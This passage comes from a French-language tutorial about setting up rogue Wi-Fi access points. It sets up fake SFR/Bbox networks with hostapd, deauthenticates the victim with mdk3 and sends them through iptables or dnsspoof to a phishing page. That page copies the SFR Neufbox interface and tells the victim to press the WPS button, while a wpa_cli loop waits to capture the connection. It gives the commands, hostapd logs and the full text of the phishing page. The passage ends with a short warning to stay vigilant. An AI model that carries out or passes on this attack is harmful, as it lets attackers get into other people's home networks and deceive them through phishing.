Vous avez une erreur car hostapd renomme votre carte wifi en 3 cartes wifi (correspondant aux 3 faux réseaux) mais ça n'empêchera pas la victime de se connecter a l'un des 3 vu que tout est g  rer par la meme carte wifi.


Quand la victime se connecte vous pouvez voir   a dans hostapd

```
wlp2s0: WPS-PBC-ACTIVE
wlp2s0: STA 0c:84:dc:70:80:c7 IEEE 802.11: authenticated
wlp2s0: STA 0c:84:dc:70:80:c7 IEEE 802.11: associated (aid 1)
wlp2s0: CTRL-EVENT-EAP-STARTED 0c:84:dc:70:80:c7
wlp2s0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlp2s0: CTRL-EVENT-EAP-STARTED 0c:84:dc:70:80:c7
wlp2s0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlp2s0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=14122 method=254
wlp2s0: WPS-REG-SUCCESS 0c:84:dc:70:80:c7 e713ff06-40e0-4e3c-9185-99f008f28bd4
wlp2s0: WPS-PBC-DISABLE
wlp2s0: WPS-PBC-DISABLE
wlp2s0: WPS-SUCCESS
wlp2s0: CTRL-EVENT-EAP-FAILURE 0c:84:dc:70:80:c7
wlp2s0: STA 0c:84:dc:70:80:c7 IEEE 802.1X: authentication failed - EAP type: 0 ((null))
wlp2s0: STA 0c:84:dc:70:80:c7 IEEE 802.1X: Supplicant used different EAP type: 254 (expanded)
wlp2s0: STA 0c:84:dc:70:80:c7 IEEE 802.11: authenticated
wlp2s0: STA 0c:84:dc:70:80:c7 IEEE 802.11: associated (aid 1)
wlp2s0: CTRL-EVENT-EAP-STARTED 0c:84:dc:70:80:c7
wlp2s0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlp2s0: STA 0c:84:dc:70:80:c7 IEEE 802.11: disassociated
wlp2s0: STA 0c:84:dc:70:80:c7 IEEE 802.11: authenticated
wlp2s0: STA 0c:84:dc:70:80:c7 IEEE 802.11: associated (aid 1)
wlp2s0: AP-STA-CONNECTED 0c:84:dc:70:80:c7
wlp2s0: STA 0c:84:dc:70:80:c7 RADIUS: starting accounting session 5814B483-00000001
wlp2s0: STA 0c:84:dc:70:80:c7 WPA: pairwise key handshake completed (RSN)
```

Maintenant coté victime en prenant compte que vous utilisez la meme méthode que dans part 1 pour déconnecter et gruger la victime.



Ou Bbox,Bbox-Assistance et Bbox-wifi sont nos 3 faux réseaux créer par hostapd.Comme vous pouvez le voir dessous, le vrai réseau reste lui en dernière position.



Bon et puis maintenant quoi ?

Redirigez votre victime via iptables ou dnsspoof sur votre serveur web avec une jolie page de phishing demandant a la personne d'appuyer sur son bouton wps pour pouvoir se reconnecter a son wifi avec une image ou une vidéo tirée directement de l'assistance sfr.

SFR

Version : NBS-MAIN-R3.3.3
Adresse MAC : Non disponible
Adresse IP : Non disponible
Profil d'accès : (109) Erreur réseau

EtatRéseauWifiHotspotApplicationsMaintenanceEco

Déconnexion

GénéralConfigurationSécuritéFiltrage MAC

Point d'accès

Etat	Activé
SSID	SFR_XXXX
Diffusion du SSID	Activé
Canal	6
Mode radio	11b/g/n
Chiffrement	WPA
Clé	Invalide
Filtrage MAC	Désactivé

SFR Neufbox
(Code 109: Erreur réseau inconnue) réinitialisez la connexion en appuyant sur le bouton WPS de votre box.

Postes connectés

Aide

Dans la rubrique **Point d'accès**, vous trouvez les caractéristiques de votre liaison sans fil WiFi intégrée à la box : l'activation du WiFi, le nom de votre réseau sans fil (SSID), si le nom de votre réseau sans fil est diffusé, le canal, le mode radio, le mode de chiffrement des communications, la clé de chiffrement et l'activation du filtrage par adresse MAC.

Dans la rubrique **Postes connectés**, vous trouvez la liste des équipements WiFi actuellement connectés à votre box.

Ensuite ouvrez une autre console et rentrez les commandes suivante pour etre sur de ne pas louper la connexion wps.

```
wpa_cli
```

```
while : ; do sudo wpa_cli wps_pbc any ; sleep 120 ; done &
```

Exemple de ce qui se passe quand la victime appuie sur son bouton

A screenshot of a Kali Linux terminal window. The terminal title bar reads 'root@flow-PC: ~'. The menu bar includes 'Fichier', 'Édition', 'Affichage', 'Rechercher', 'Terminal', and 'Aide'. The terminal output shows a series of WPA2 handshake attempts. The first attempt fails with a timeout. The second attempt is successful, showing a connection to the device 30:7e:cb:ae:a3:44 with SSID 'SFR_A340' at 2437 MHz. The output includes various event messages such as 'CTRL-SCAN-RESULTS', 'WPS-AP-AVAILABLE', 'SME: Trying to authenticate', and 'WPA: Key negotiation completed'. A large, stylized Kali Linux dragon logo is visible in the background of the terminal window.

N'oublier pas de lancer

```
dhclient wlan0
```

Pour négocier le dhcp.

*Pour pouvoir vous connecter au réseau de la victime quand elle appuie sur son bouton, stoppez la deauth de mdk3 autrement la connexion ne se fera pas. Il n'y a aucune incidence sur l'attaque vu que la victime est déjà

connectée a nous et notre fake AP enregistré dans ses réseaux connu.

Une autre attaque de plus qui peut s'avérer dangereuse car on ne demande ni mot de passe ni identifiant, tout ce qu'a a faire la victime c'est se lever et appuyer sur son bouton wps. Ajoutez a ceci un serveur apache renommé sfrassistance.fr pour l'exemple et un certificat SSL qui ne renvoi pas d'erreur et c'est parfait. On passe d'une rogue AP en open de base c'est a dire sans cryptage qui demande des identifiants via un portail captif a une rogue AP sécurisée en WPA qui apparaît en 1^{er} position des réseaux sans fils de la victime. Chance d'obtenir la clé ou la connexion avec l'une des 2 méthodes cités ci-dessus, je dirai 80%, j'ai testé ces méthodes a 3 reprises chez des potes avec leurs accords mais sans pour autant dire quand je le ferai et je n'ai pas eu d'échec.

Conclusion: soyez vigilant meme si le réseau paraît sur, et il est temps que les pass en héxa soient supprimés...

Une histoire de rogue AP by Koala

Member of:

<http://www.crack-wifi.com/>

<https://www.wifi-libre.com/>

<https://www.kali-linux.fr/>

